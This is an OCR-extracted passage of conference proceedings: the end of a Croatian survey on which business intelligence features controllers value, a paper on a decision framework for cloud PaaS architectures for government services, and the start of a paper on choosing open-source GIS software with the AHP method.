znači da nije moguće usporediti račune dobiti i gubitka tj. izračunati profitabilnost po proizvodu, liniji proizvoda i sl.


C. *Funkcionalnosti izvještavanja*

Standardno se izvještavanje ocjenjuje jako visokim ocjenama što je očekivano i normalno. To je redovni proces i zadaća kako menadžmenta u ulozi korisnika informacija tako i kontrolera u smislu pripreme informacija na koju se i dan danas troši jako puno vremena. U okviru ankete i rezultata ovog istraživanja to je dobar pokazatelj kako će ispitanici ocijeniti funkcionalnost koja je zaista bitna. Samo 8% tu funkcionalnost ocjenjuje u donjem dijelu skale. Slično kao i redovno, vrlo važnim ispitanici ocjenjuju i izvještavanje po zahtjevu. Visokom ocjenom (preko 7) tu funkcionalnost ocjenjuje polovina ispitanika. Zaključujemo da aplikacije poslovne inteligencije definitivno moraju na kvalitetan način podržavati izvještavanje po zahtjevu jer u suprotnom kontroleri ne bi bili u stanju brzo i efikasno odgovoriti na specifična pitanja. Nadzorne ploče (eng. *dashboard*) funkcionalnost predstavlja korisnički definirani portal na kojemu se nalaze izvještaji (koji su gotovi i već prezentirani) koje je korisnik sam napravio ili mu ih je netko drugi pripremio. Histogram prikazan na slici 2. napravljen na osnovi odgovora o ocjeni važnosti funkcionalnosti nadzornih ploča pokazuje vrhove i u donjem i u gornjem dijelu skale.

Za razliku od redovnog i izvještavanja po zahtjevu funkcionalnost nadzornih ploča je očito nekima jako važna, a isto takvom sličnom skupu je nevažna. To ukazuje na nekoliko mogućih činjenica.

- Neke osobe ne znaju što je to

- To je previše napredno jer se većina vremena troši na standardno izvještavanje
- Redovno izvještavanje (često papirnato) pokriva potrebe i nema potrebe za portalima s izvještajima



Slika 2. Distribucija odgovora o važnosti dashboarda

Na pitanje o automatizaciji slanja izvještaja (izvještaj na mail i sl.) u donjem dijelu skale nalazi se 71% odgovora. Može se zaključiti da ova funkcionalnost nije od presudne važnosti. S obzirom da je većina odgovora u donjem dijelu skale možemo zaključiti da je korisnicima dovoljno dobro imati izvještaje na zahtjev, a da im automatizacija dostave ne predstavlja osobito važnu funkcionalnost. Ipak, treba uzeti u obzir i 28% ispitanika koji ovu funkcionalnost ocjenjuju maksimalnom ocjenom, što opet ukazuje na dva skupa korisnika, onih naprednijih i onih koji se zadovoljavaju sa jednostavnijim aplikacijama za poslovnu inteligenciju. Upozoravanje (eng. *alerting*, automatizirano upozoravanje na predefinirana odstupanja) je posebno nisko ocijenjeno. U donjem dijelu skale je 80% odgovora što je pomalo iznenađujuće. Uzroci tome mogu biti nedostatak znanja o mogućnostima ove funkcionalnosti, nepovjerenje da sustav upozorava i sl. Po autorovom mišljenju rano upozoravanje je vrlo koristan način interakcije aplikacija sa korisnikom korisnika i proaktivna funkcionalnost aplikacija za poslovnu inteligenciju. No za to korisnici očito još uvijek nemaju svijesti o potrebi.

V. OCJENE VAŽNOSTI FUNKCIONALNOSTI APLIKACIJA ZA POSLOVNU INTELIGENCIJU

Funkcionalnosti planiranja (osim pitanja po kojim se dimenzijama može planirati), izvještavanja i analize ocjenjivane su ocjenama 0 – 10. Kako bi se moglo usporediti različite funkcionalnosti aplikacija za poslovnu inteligenciju napravljena je lista koja pokazuje srednje vrijednosti ocjena za svaku funkcionalnost te standardnu devijaciju. Neke od funkcionalnosti ovdje nisu posebno obrađene u tekstu rada, no radi ukupne slike ipak su navedene u tablici IV.

VI. ZAKLJUČAK

Na osnovi liste zaključujemo najvažnije funkcionalnosti su izvještavanje po zahtjevu i standardno izvještavanje, a u okviru izvještavanja najvažnijom je ocijenjena funkcionalnost usporedbe plana i realizacije. Vjerojatno uzroci toj percepciji leže u tome da se na te poslove troši najviše vremena i samim tim se to smatra najvažnijim.

TABLICA VI. RANG LISTA FUNKCIONALNOSTI U SUSTAV POSLOVNE INTELIGNECIJEIMA

Red br.	**Funkcionalnost**	Srednja vrij.	Std. devijacija
1	Standardno izvještavanje (formalni izvještaji)	7,51	2,78
2	Usporedba plana i realizacije	6,82	3,36
3	Izvještavanje na zahtjev	6,28	3,31
4	Mogućnost definiranje prava pristupa po vrsti podataka	6,00	3,53
5	Mogućnost definiranje prava pristupa po strukturi organizacije	5,88	3,83
6	Sva (za poduzeće relevantna) poslovna područja su pokrivena u okviru planskog procesa	5,11	3,44
7	Nadzorne ploče	4,94	3,92
8	Aplikacija zadovoljava paralelne usporedbe više verzija plana kroz cijelu aplikaciju (u analizi, u izvještavanju...)	4,57	3,93
9	Izradu aplikacija pokazatelja (npr. ROI ili druge, za poduzeće bitne pokazatelje)	4,54	4,00
10	Aplikacija omogućava planiranje po načelima menadžerskog računovodstva	4,05	3,78
11	Automatizacija dostave izvještaja (aplikacija sama šalje izvještaj na e-mail),	3,65	3,87
12	ABC, Paretto, 80/20 analizu	3,6	3,81
13	Mogućnost opisa podataka (objašnjenja koja su povezana uz određeni izvještaj ili uz iznose na izvještajima (kako je nastao neki broj i zašto je takav) i sl.)	3,45	3,32
14	Aplikacija ima mogućnost definicije toka radnog procesa	3,11	3,49
15	Analizu točke pokrića i obračun točke pokrića i to po proizvoljnim dimenzijama	2,74	3,60
16	Upozorenja	2,71	3,45
17	XYZ analiza, učestalost nabave	2,14	2,97

Ta se lista uglavnom poklapa i sa listom zadatka kontrolera iz istraživanja „komparativna analiza prakse kontrolinga u Hrvatskoj“ [5]. Za sustave poslovne inteligencije na slijedećem mjestu po važnosti je sustav prava koji mora pružati mogućnosti detaljne dodjela prava po više kriterija za određene korisnike aplikacija. Osim toga na osnovi dobivenih rezultata može se zaključiti da je potreban individualan pristup svakom poduzeću i njegovim potrebama jer različite funkcionalnosti često pokazuju bimodalne distribucije (nekima su određene funkcionalnosti važne, a drugima nisu). Također, važno je primijetiti da niz “naprednijih” funkcionalnosti, često posebno isticanih sa strane proizvođača aplikacija za poslovnu inteligenciju kontroleri ocjenjuju relativno nisko.

LITERATURA

[1] Watson, H.J. iWixom, B.H. (2007), The Current State of Business Intelligence, Computer, Volume: 40 Issue:9

[2] Osmanagić Bedenik N. (2004) Kontroling, abeceda poslovnog uspjeha., Zagreb: Školska knjiga.

[3] Leo Mršić, (2004),, Primjena metoda rudarenja podataka u trgovini tekstilnim i srodnim proizvodima“, magistarski rad,

[4] Hočevar B. i Jaklič J., (2008), Assessing Benefits of Business Intelligence Systems – A Case Study, Journal of Contemporary Management Issues, Vol.13 No.2 (Special issue)

[5] Osmanagić Bedenik N., (2007), Komparativna analiza prakse kontrolinga u Hrvatskoj, Zbornik Ekonomskog fakulteta u Zagrebu, vol. 5. No. 1.

GLGPS

International Conference on

GOVERNMENT, LOCAL GOVERNMENT, PUBLIC SERVICES

Steering Committee

Chairs: Mladen Mauher, Multidimensional Management Consulting, Zagreb, Croatia
Vanja Smokvina, City of Rijeka, Croatia

PAPERS

Decision Framework for Building Platform as a Service (PaaS) based Government Services

Ratko Mutavdžić
Microsoft Croatia, Zagreb, Croatia
ratkom@microsoft.com

Abstract - PaaS is the operating environment of the cloud with the tools you need on demand to create and host online services, software, Web sites, and mobile applications. With PaaS, you can concentrate on delivering applications rather than on the underlying infrastructure, which a service provider maintains and updates in its data centers. With PaaS, government can develop new applications or services in the cloud that do not depend on a specific platform to run, and you can make them widely available to users through the Internet.

PaaS delivers cloud-based application development tools in addition to services for testing, deploying, collaborating on, hosting, and maintaining applications. The open architecture of PaaS can support integration with legacy applications in the government and interoperability with on-site systems—important considerations because government operates in a mixed IT world. Interoperability gives you the flexibility to take advantage of cloud benefits while retaining data and applications on-site as needed.

This paper will showcase new decision framework model that will enable governments to decide what type of PaaS implementation Government can drive, and what level of flexibility, given the fact described above, that platform needs to have.

I. INTRODUCTION

An increasing number of companies and government organizations are turning to cloud services to increase the productivity of their workforce. We are seeing widespread adoption of cloud-based email services and productivity tools, which enable "always-on" access to emails and files from virtually anywhere. Businesses are also running different applications in the cloud.

Dramatic costs savings are a primary driver and benefit of cloud computing. The reality is that on premise computing can be expensive: you need to buy the hardware and software and pay people to install, configure, test, maintain, upgrade and secure everything. Not to mention real estate, bandwidth and energy costs.

With cloud computing, somebody else manages and maintains these systems, and you pay only for what you use. Using computers in the cloud makes a lot of business sense, but in the long term using the cloud to go beyond business as usual. There are thousands of examples of organizations that have harnessed the power of cloud computing to introduce new services—even build brand new businesses—more quickly and less expensively than ever before. In the public sector, cloud computing has been used to enhance everything from public transportation to healthcare to education and emergency services.

The cloud is really about using massive computing power stored in huge data centers. In cloud computing, data and processing (i.e., storage and computing) are moved out of the direct control of individuals and IT departments and centralized in shared data centers managed by the cloud service provider. This is has important policy implications in areas such as data security, privacy and sovereignty.

II. MAIN CHARACTERISTICS OF CLOUD COMPUTING

Definition by NIST defines Platform as a Service as the capability provided to the consumer is to deploy onto the cloud infrastructure consumer-created or acquired applications created using programming languages and tools supported by the provider [1]. The consumer does not manage or control the underlying cloud infrastructure including network, servers, operating systems, or storage, but has control over the deployed applications and possibly application hosting environment configurations.

Platform as a service (PaaS) is a generally referenced as a middle layer services stack that exists in the cloud environment and that we usually refer as application infrastructure services. Also, that services include technologies of application servers, database management systems, portals, application and data integration, business process management suites, messaging and many other forms of application infrastructure. It is important to note that all those systems must be and they are available in the form of services. [2]

Cloud computing can benefit governments in three areas: increasing national competitiveness, enhancing citizen services and driving down costs. Cloud computing has the potential to catalyze job growth and spur sustained economic growth, in part by facilitating a knowledge economy.

Governments can use cloud computing to engage and inform citizens and organizations more effectively and to deliver enhanced, more efficient services. For instance, cloud computing can improve healthcare by providing broader, more timely access to electronic health records and other medical information. It can provide teachers with new tools that can turn classrooms into more vibrant

learning places. And it can dramatically increase the ease and speed with which people access and share information enabling improvements in everything from roadway maintenance and green living to revenue collection and emergency management.

III. PLATFORM AS A SERVICE AS INTEGRATION PLATFORM

Every modern platform as a service has several main elements that describe the characteristics of the service: compute, storage, application experience, security and identity.

A. Compute

One of the core services for a PaaS environment is compute. In this definition, compute refers to the ability for a developer to deploy and run an application on a platform provided by a vendor. The platform is responsible for ensuring that incoming requests are served correctly to users accessing the application, and adhering to any service level agreements, especially around infrastructure availability. The platform offered to the application provider will normally support one or more programming languages together with a set of core services for invoking the programming code (e.g. pages, background tasks, queues, etc.).

The application provider is responsible for creating a package for deployment which will include the developer's code, any required libraries for the platform, and configuration for that deployment. The PaaS vendor will typically offer a custom set of configuration options which allow the application provider to specify how the application will be deployed (e.g. what locations, how many machines, entry points to the application, etc.).

B. Storage

All applications typically require some kind of storage, and this is also true of applications that run in a PaaS environment. Unlike applications that run on-premise however, storage in in the cloud can take many forms, often optimized for different types of data. These can include one of the following four storage mechanisms:

- Relational Storage. A familiar and well used storage option for many developers is a relational database. Many PaaS vendors offer, or are starting to offer, a relational storage option for developers.
- Non-Relational Storage. One of the drawbacks of many relational storage engines is that they don't scale well across multiple instances. They tend to work well for databases up to a certain size, but for more distributed queries (e.g. querying user profiles on Facebook), an alternative is often required. This alternative tends to be a schema-less, structured store.
- Blob Storage. Many users look to the cloud to store binary data, such as photos, videos, and music. Cloud applications that need to support these types of data often store it using a Blob (Binary Large OBject) Storage mechanism, optimized for storing large amounts of data and often supporting outgoing mechanisms such as streaming.
- Volume Storage. When developers deploy applications to a PaaS environment, they often require access to durable data storage, to prevent data loss in the event that the application or underlying virtual machine is restarted. This is often referred to as volume storage.

C. Development Experience

Development and deployment to a PaaS environment is normally controlled and initiated through the Integrated Development Environment (IDE). The IDE is used to create new projects, write code, and deploy to the cloud environment. This is normally performed in conjunction with a Web based portal. In addition, many PaaS environments include the ability to run a local version of the cloud known as a local development environment. This ensures that the application will work correctly when deployed in the cloud (e.g. security restrictions) without having to actually deploy to the cloud, and therefore potentially running up costs up during the development.

D. Security

If vendors are going to attract organizations to move their business applications to a PaaS environment, demonstrating security for that environment is paramount. Security concerns for many organizations include:

- Physical Security. Does the cloud datacenter conform to security standards such as SAS70 Type II compliance? What are the procedures in place to protect applications from other deployed applications and employees?
- Access Control. Can the application be restricted to a certain number of users or groups? Can access control lists be applied on the data?
- Transport Security. How is the data and network secured between users of the application and the application running in the data center?
- Data Security. How is the data protected when stored in the PaaS environment? What are the encryption techniques? How is integrity of the data maintained?
- On-premise Connections. Does the PaaS vendor offer any solution for creating a VPN between applications in the cloud and applications running in an on-premise data center?

E. Identity

Moving applications from on-premise locations to the cloud often results in challenges with managing user identities. Few organizations want to expose their identity environment externally, yet at the same time many organizations don't want to deal with the management and security concerns of multiple accounts for their employees. To be successful, PaaS vendors must provide an identity solution that enables secure access to applications, with federation options to other identity

stores. When looking at federated identity solutions today, we often find one of two configurations:

- Federation with on-premise. Allows organizations to use their on-premise credentials (for example, Active Directory) to access applications in the cloud.
- Federation with other Online services. Allows users to use the same credentials between multiple online services – for example, the same username and password between hosted Email (a SaaS service) and an application deployed in a PaaS environment.

IV. Decision Framework for Architecture Scenario to be Applied

Regardless of number of possible scenarios that can be used to define the problem and thus apply architecture scenario that will be built on providers cloud computing infrastructure, there is final number of components that could be used to deliver such a solution.

There are four general groups of components and each group has one or two entities that can be used. Some entities can produce more than one instance – increasing the capabilities of specific component group.

A. *Component Group: User (Figure 1.)*




Figure 1. Component group: USER

This component group hosts basic workloads that most of government applications need to have. This group also defines what kind of interface will be used to communicate with PaaS solution:

- Web Browser (requirement that they need to be accessible by browser interface on different computing platforms) imply that application should be built on three tier or two tier model hosed on providers cloud that enables scalability and availability,
- Mobile Browser (requirement that application needs to be accessible through mobile devices) imply that users will use variety of mobile devices that require specific formatting of data and end user elements to enable limited interaction with the end user,
- Managed Application (requirement that application will be built using managed code and hosted on PaaS platform if that is supported by the platform) imply that we need to use the PaaS platform that supports chosen managed language and/or can enable execution in native environment (without virtualization of the code).

B. *Component Group: Compute (Figure 2.)*




Figure 2. Component group: COMPUTE

This component group hosts computing resources that are used to execute application in PaaS environment. This is usually highly scalable environment and has local components that enable some basic scenarios for execution:

- Web Role (page) (requirement that application communicate with environment through web interface and generate read/write pages that communicate the information) imply that we will implement standard HTTP based services that generate pages using different execution environments depending on operating system and services below,
- Web Role (service) (requirement that we have externally published web services that are accessible by other, third party web services who can relate and communicate the requests for services) imply that we need to build those services implementing standard WS* design (or other applicable) that can expose that services externally,
- Worker Role (requirement that we have internally published web services that are accessible by Web Roles, web services which can relate and communicate the requests for services) imply that we need to build those services implementing standard WS* design (or other applicable) that can expose that services internally,
- Table Storage Service (requirement that we need a storage to temporarily store processed data without need for full persistence of the data) imply that we need to enable mechanisms that will store processed information for single request / session in local storage and that that data can be purged after the request / session terminates,
- Blob Storage Service (requirement that we need a storage and handling mechanism to temporarily store large quantities of binary data that represents different information streams) imply that we need to enable mechanisms that will store processed information here in large quantities for single request / session in local storage and that that data can be purged after the request / session terminates,

- Cache Service (requirement that we need a local cache mechanism that will enable reuse of the data in multiple requests) imply that we need to enable mechanisms that will store information that needs to be accessed frequently and that we know it will not be changed over the specific period of time,
- Queue Service (requirement that we must handle specific requests and objects in specific order, synchronously or asynchronously) imply that we need to enable mechanisms that will track the order, execution and release of specific tasks in specific execution timeframe.

C. *Component Group: Database (Figure 3.)*



Figure 3. Component group: DATABASE

This component group hosts resources that are used to persist the data used in the execution in the storage where that data can be manipulated in the number of ways:

- Application Data (requirement that we need permanent storage for the information objects) imply that we need to enable / use relational, object, hierarchical or integrated data storage model that will persist our data for a specified timeframe,
- Data Services (requirement that we need web services implementation that will enable services to service communication and exchange of persisted data) imply that we need to enable / build WS* standard based services that will open the persisted data through web services and publish the integration interface in defined services catalog,
- Business Intelligence Services (requirement that we need to implement number of services that will perform an analysis and return an insights on the raw persisted data) imply that we need to enable framework that will load, transform and analyze the persisted data in such a manner that it becomes more understandable and enable additional view on persisted data.

D. *Component Group: Fabric (Figure 4.)*




Figure 4. Component group: FABRIC

This component group is one of the most interesting in any PaaS scenario, given the fact that there is an requirement that some of the applications implemented in the cloud must be connected and exchange the data with on premise implementations. For that, we need to implement a number of new services that will enable enterprise style application and data delivery:

- Connection Bindings (requirement that we need a connection mechanisms to enable different technology protocols to connect to application instance) imply that we need to build a endpoints where web services will connect to,
- Identities and Roles (requirement that we need to use models for managing user identities and their roles that will be used in the application and environment) imply that we need to implement security mechanisms that will enable identity management and use of these through roles that will use the application,
- Services Bus (requirement that we need to enable connections between internal applications but also internal and external applications and services) imply usage of service bus mechanism to uniformly access and share services and data through the platform.

V. TYPICAL ARCHITECTURE SCENARIOS IN THE COLUD

Depending on the component groups that are required by the PaaS applications, we can define number of typical applications architectures and patterns that will be used to build the application itself.

To build applications that will maximize benefits, application provider must apply Cloud application design patterns to build systems that exhibit parallelism, multi-tenancy, autonomy, distributed interactions, declarative definitions, separation of concerns, and federation.

Cloud applications are not simply web applications deployed on external provider infrastructure. Cloud applications represent an evolution of the application model away from sequential processing, synchronous interactions, shared resources, and static clusters. There are some core issues that development teams should look at while architecting for the cloud:

- Manage resource capacity to ensure consumer demand is satisfied while maximizing resource utilization
- Scale workload processing and increase performance while minimizing infrastructure spend
- Allocate, provision, monitor, manage, and administer resources across multiple tenants
- Operation's desire to right-size the infrastructure.
- Is the application architecture flexible enough to deploy on any topology while meeting deterministic performance requirements?

Depending on the application model and scenario, there are number of similar architecture questions that drive final decision on what type of architecture should be applied for a specific government application scenario.

A. *Application Pattern: Portal*




Figure 5. Application Pattern: Government Portal used for high scalability and availability of the services and applications

Host traditional Web apps and interactive apps that compose two or more data sources and services. These include traditional hosted Web applications, emerging composed applications that may utilize two or more data sources and services. These applications need automatic scale-out and scale-down capabilities.

An application like Government Citizes Services Provider is a good example. In such scenarios the organization may be a government agency that wants to spend little capital on infrastructure while being able to handle increasing demand. Or suppose the application's load will vary significantly, with occasional spikes in the midst of long periods of lower usage. An online form for specific government service site might display this pattern, for example, as might news information sites with occasional important stories, sites that are used mostly at certain times of day, and others.

B. *Application Pattern: Transactional Line of Business*




Figure 6. Application Pattern: Transactional Line of Business used for high availablity, 24 x 7, of the services and applications

New applications are trying to continuously innovate and bring feature rich applications to their user base while continually building to differentiate from other and offering solutions in a frictionless manner with lower costs to the end customers.

Typical architecture in this category will follow the traditional 3-tier model with front end-middle tier-back-end database; this kind of an application fits well with the growth pattern scenario; the application can be run as single tenant or multi-tenant where a multi-tenant application will have additional benefit of cost optimizations for running the application.

C. *Application Pattern: Massive Computational Needs (Parallel Computing)*




Figure 7. Application Pattern: Massive Computational Needs (Parallel Computing), where we need a high number of parallel computational tasks delivered usualy by worker roles

Large-scale parallel execution of compute tasks. Normally these tasks execute for a short period of time utilizing more compute and storage resources. There are the parallel computing applications that need to perform multiple tasks in parallel so that a huge project can be executed in a short period of time.

There are plenty of examples of this: rendering situational awareness on the battlefield, new drug development in a pharmaceutical company, financial modeling at a government agency, and more. While it's possible to maintain a large cluster of machines to meet this occasional need, it's also expensive.

Cloud computing can instead provide these resources as needed, offering something like an on-demand supercomputer. Again, paying for the one-time-only large capacity that cloud computing can provide is a cost-effective solution.

D. *Application Pattern: Analytical Services*

Large-scale parallel Analytical processing executes various analytical and data mining algorithms over the same data again and again. There are lots of situations where Web-accessible software also needs to initiate work that runs in the background, independently from the request/response part of the application.

Large-scale parallel Analytical processing executes various analytical and data mining algorithms over the same data again and again.

E. *Application Pattern: Building Block Services*

A building block service is an example of a cloud component/service which fills a gap within the platform. Consider a cloud provider which provides monitoring data for services running on its cloud and applications can leverage to automatically scale by increasing or decreasing the number of instances for a particular scale unit within the application.

Now every customer could use the monitoring APIs within their application and build this functionality or an customer could build this functionality as a component that could be leveraged by other customers to scale their solution.

This would be a canonical example of a building block service which by itself has no use or function but once employed within another service can provide significant value.

F. *Application Pattern: Collaboration and Data Exchange*




Figure 8. Application Pattern: Collaboration and Data Exchange, we are opening internal interfaces to access the data through web services to enable new scenarios

Service / data sharing between partners and customers: Tis application pattern can have numerous uses such as multi-enterprise integration, B2B & e-commerce applications; supply chain management, health and life sciences and domain specific services.

G. *Application Pattern: Software + Services*

Software + Services represent an industry shift towards a design approach that is neither exclusively software-centric nor browser-centric. By deeply and genuinely combining the best aspects of software with the best aspects of cloud-based services, we can deliver more compelling solutions for consumers, developers and businesses.

H. *Application Pattern: Data Provider*

This is the way for the Government to monetize information as a service, if that is feasible for the Government. There are numerous examples where




Figure 9. Application Pattern: Software + Services that extend existing on premise infrastructure through services built on cloud computing

governments have datasets which they could potentially license to customers: for example geographical shape files, digital renderers shared with production houses. In such scenarios the government is publishing data to services consumer so that he can use it in any specific way.

I. *Application Pattern: Business Inteligence and Reporting*

Another application pattern involves providing business intelligence as a service. With the advent of data, the ability to provide mining and intelligence on specific datasets is becoming increasingly important for companies to remain competitive and build optimization in their manufacturing, selling and marketing processes.

VI. CONLUSION

With immediate, affordable access to high-power computing resources, organizations can bring to market innovative products faster and more cheaply than ever before. The software economy will particularly benefit because developers everywhere can participate in the global IT market, regardless of the local technology industry infrastructure.

There are number of architecture patterns that can be applied to the effort of building of government or any other application or services. Understanding the requirements of specific end customer but also the capabilities of the services provider, lead to a specific architecture pattern that can be used in building desired solution.

REFERENCES

[1] National Institute of Standards and Technology, "A NIST Definition of Cloud Computing", http://csrc.nist.gov/publications/drafts/800-145/Draft-SP-800-145_cloud-definition.pdf, 2011

[2] David Mitchell Smith, "Hype Cycle for Cloud Computing", Gartner Inc., 2010

Selecting the optimal opensource GIS software for local authorities by combining the ISO 9126 standard and AHP approach

D. Jankovic* and R. Milidragovic**
* Municipality Trebinje, Trebinje, Bosnia and Herzegovina
** Faculty of Electrical Engineering in Lukavica, I.Sarajevo, Bosnia and Herzegovina
dejan_jankovic2000@yahoo.com*, r_mavrak@yahoo.com**

Abstract – This paper presents an example of the combined application of multicriteria analysis and ISO 9126 standards in the selection of the optimal open source GIS software for use in GIS is the local government. Due to the large number of open source GIS solutions, the question of choosing the best open source GIS software in depending on the objectives, is becoming increasingly topical. In particular, the case is in the development of local government GIS, where the quality obtained depends quality of decisions made, and thus the direction of community development. The paper highlights this basic AHP methodology and observed opensource GIS software, and explained the criteria defined software quality standard ISO9126. For example, GIS software of choice the best solution for local government is shown in AHP evaluation process and the observed ranking software. Taking into account the current market trends in opensource, the software monitored, identified those who would in the future should play a significant role.

I. INTRODUCTION

Collection and processing of spatial information is a significant segment of the decision-making process, particularly in the management of resources limited by the local community. Applying information technology in this process of decision-makers were given powerful tools that enable gathering and processing large amounts of spatial data quality and create for a short time. Information systems that enable the processing of spatial data and presentation of an adequate form of treatment called geographic information system (GIS for short). These are five-component information systems make up following components: procedures, people, data, hardware and software. This paper presents one way of selecting the most optimal opensource GIS software used in decision-making in local government.

The first part, that is, the first three chapters present basic information on the AHP method, the open source GIS software that will be evaluated and criteria that can use the parking during the specified quality appraisal software. The second part describes the processes and tools use AHP methods in choosing the most optimal opensource GIS software. Finally, they presented the research results and conclusions.

II. AHP METHOD

Optimal choice of open source GIS software for use in local administration was carried out using multicriteria analysis methods, Analytic Hierarchy Process - AHP. The conceptual and mathematical setting AHP Thomas Saaty gave [1]. This method is a useful and simple method designed to provide assistance to decision makers in solving complex decision problems involving a number of criteria and decision makers [2].

This is a multicriteria technique based on the decomposition of complex problems in the hierarchy. The goal at the top of the hierarchy, while the criteria, subcriteria and alternatives at lower levels. As an illustration, Fig. 1. given is a hierarchy consisting of the goal, the four criteria and three alternatives. The hierarchy may not be complete, for example, element at some level need not be a criterion for all elements in the sub-levels, so that the hierarchy can be divided into sub- hierarchy which is the only common element in the hierarchy.




Figure 1. Example of a hierarchy of criteria/objectives [3]

As mentioned establish hierarchical structure, structure of the elements and each other in pairs compared, with the expressed preferences of decision makers with the relevant scale (Saaty's scale relative importance). It has 5 levels and 4 interstage verbally described the intensity and the corresponding numerical values for them in the range 1-9. From estimates of the relative importance of elements appropriate level of the hierarchical structure of the problem using appropriate mathematical model to calculate the local priorities (weights) of criteria, sub-criteria and alternatives, which are then synthesized in the

overall priorities of alternatives. Finally, sensitivity analysis is conducted and deduced.

III. OPENSOURCE GIS SOFTWARE

Open source software is a type of "free" software to be accessed, used or modified by their user groups and developers. There are several organizations that can provide free software license templates, such as General Public License (GPL) and Berkeley Software Distribution (BSD).

The subject of this paper is the optimal choice of opensource GIS software for the GIS community. This problem is particularly significant since we are available to a number of opensource GIS software that are in various stages of development. Analyzing the most usable software listed in the region of Western Balkans as a case assessment were selected following software [5]:

